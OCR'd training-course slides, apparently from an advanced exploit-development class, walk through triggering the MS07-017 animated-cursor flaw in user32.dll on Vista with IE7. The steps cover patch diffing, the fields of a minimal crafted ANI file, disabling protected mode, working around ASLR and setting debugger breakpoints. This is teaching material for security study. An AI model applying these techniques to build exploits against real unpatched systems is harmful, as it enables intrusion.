file for testing purposes we will need to determine the minimal amount of data necessary to pass the appropriate checks and reach the desired code containing the vulnerability.




Exercise: Diffing MS07-017 - The Point

In this exercise we tool a look at the patched and unpatched versions of user32.dll for Microsoft Vista, running Internet Explorer 7. Your goal was to ensure that you are successfully able to resolve symbols from Microsoft, diff user32.dll, and locate the patched vulnerability to work towards a 1-day exploit. Next up is debugging!




Triggering MS07-017

In this module we will continue our research of the ANI vulnerability and attempt to trigger the fault. In order to do this we must make a valid animated cursor file that we will use to open inside of Internet Explorer 7 on MS Vista.




Triggering the vulnerability

On the slide is a template animated cursor based off of other cursor files evaluated and the specification covered in the last module. Several fields were ignored as they should have no effect on whether the file will be processed or not. As you can see, the RIFF tag is listed first, followed by size, ACON, the anih header tag, the anih header size of 0x24 to pass the first check in LoadCursorIconFromFileMap(), the frames field, which needs a value, the cursor flag set to one to state it is a cursor file, and finally the LIST tag. Let's see how all of this flows through by watching it in the debugger. A copy of this file has been provided to you in your "..\..\760.3\MS07-017 – Vista_XP\ANI Files and Exploits\" folder and is called test3.ani.



HTML File to Open test.ani


We need to have a small HTML file that opens test.ani from IE7. We will type in the small amount of HTML on the slide into a file and call it ani.html, putting it in the same directory as test3.ani.



Edit IE 7 Settings

Next, we start up Internet Explorer on Vista and go to Internet Options. Click on the Security tab and turn off protected mode for each zone. The exploit will still work with protected mode on but significantly limits what we can and cannot do once exploiting the system. Firefox did not support protected mode at the time the exploit came out ,which raised the criticality of the vulnerability. Some users disable protected mode on IE 7, and many users were and still are running Windows XP, sadly. For our purposes, our goal is to open up a port on the target system, which will be blocked by protected mode. It may be possible to target explorer.exe to get around protected mode as well. The well-known Meterpreter payload through Metasploit will still load into the exploited process even with protected mode turned on, but its capabilities are significantly impacted without privilege escalation, which would work just fine using some of the post-exploitation modules.

In the exercise you will perform shortly, these steps have already been taken for you.



Locating LoadCursorIconFromFileMap()

We need to determine a breakpoint to set inside of Immunity Debugger so we can start tracking the behavior of the ANI file format within user32.dll. Remember that we discovered the vulnerable condition inside of the function LoadAniIcon(). The only call to LoadAniIcon() is from LoadCursorIconFromFileMap(), so breaking there first makes sense. The address for LoadCursorIconFromFileMap() inside of IDA Pro is at 0x77D657AD in the unpatched version of user32.dll. Let's take a look inside the debugger.

Immunity Debugging Symbols


- Immunity Debugger should not have a problem resolving symbols
  - Start Immunity Debugger
  - Click on "Debug" from the menu options
  - Select the option "Debugging Symbols Options"
  - Check the box that says "Use Symbol Server"
    - It defaults to the Microsoft Symbol Server
    - Optionally set the local symbol path

Immunity Debugging Symbols

Immunity Debugger makes it easy to set it up to support debugging symbols. Start up Immunity Debugger by double clicking the desktop icon. Once it loads click on "Debug" from the menu at the top of the screen, click the option "Debugging Symbols Options" from the menu. A pop-up will appear. Check the checkbox that says, "Use Symbol Server." It is automatically populated with the Microsoft Symbol Server link. You can also click on the "Select Local Symbol Path" option and point it to your Symbols installation directory if you installed them, such as "C:\Windows\Symbols."

Starting Up Immunity Debugger


- Start up Immunity Debugger
- Click on File, Open
- Load iexplore.exe
- Click Open



Sec760 Advanced Exploit Development for Penetration Testers


Starting Up Immunity Debugger

We simply start up the Immunity Debugger and load in the iexplore.exe executable from C:\Program Files\Internet Explorer.




Make Sure IE 7 Starts Up

Remember that the debugger will pause execution at the program's entry point. Press F9 once to tell the debugger to continue running the program. IE 7 should pop up and it should show "Running" in the bottom right of the debugger. If you hit an exception, try passing the exception by pressing Shift-F9. If you continue to have problems loading IE 7 in the debugger try closing the debugger and IE. Open up IE without the debugger, then start up Immunity Debugger, click "File" and then "Attach." Select the process iexplore.exe and attach. The debugger will pause execution again so you will need to press F9 to let it continue. If this still doesn't allow you to attach to IE 7, contact your instructor.




Navigating to LoadCursorIconFromFileMap()

When pressing Ctrl-G in Immunity Debugger and entering in the address given to us by IDA for LoadCursorIconFromFileMap(), 0x77d657AD, we do not see what we expected. What could be the problem? If you guessed Address Space Layout Randomization (ASLR), you are correct. Starting with Windows Vista, Microsoft added ASLR support. If you are using XP SP2/3, you will not have this issue as ASLR is not included with the OS.




How Much Randomization?

Windows Vista, Windows 7, and 8 use 12-bits for the randomization of libraries on 32-bit applications compiled with /REBASE. There is some other good news for us with our issue of locating desired addresses and functions in memory. The lower two bytes are not randomized, and the offsets of functions and other data is static. This means that we can take the lower two bytes of a function's address as shown in IDA Pro and add them onto the load address shown in Immunity Debugger's Memory map! Let's give it a shot.



Locating LoadCursorIconFromFileMap()


With Immunity Debugger running, click on "View" and select "Memory," or simply click on the "m" button on the top of the dashboard. Locate user32.dll in the memory map and take down the first two bytes. This is the load address for user32.dll for this boot. If we reboot Vista, we will need to do this exercise again to get the new load address. Take the last two bytes for the LoadCursorIconFromFileMap() function given to us in IDA Pro. Add these bytes to the load address and press Ctrl-G in the debugger. Enter in the address and press enter. We are taken to the address as expected. There may be a slight difference in where we are taken and the actual start of the function. Immunity Debugger will automatically highlight the beginning of the function in red font. Simply use the directional arrows to scroll up or down a few instructions and you should see it quickly. You can also compare the instructions from IDA Pro to the instructions in the debugger to get a match. Regardless, we are taken to the appropriate place and can now debug more easily, as well as utilize the debugging symbols that have been loaded!



Set the BreakPoint


Starting from this point, the Vista system was rebooted and the user32.dll load address is now at 0x770BXXXX.

Now that we have located the entry point of LoadCursorIconFromFileMap(), we can set a breakpoint. Press F2 when highlighting the desired address to set the breakpoint in Immunity Debugger. Next, go over to IE 7 and navigate to the ani.html page you created earlier. If everything was properly done until this point, the debugger should pause execution on the breakpoint address as shown on the slide.



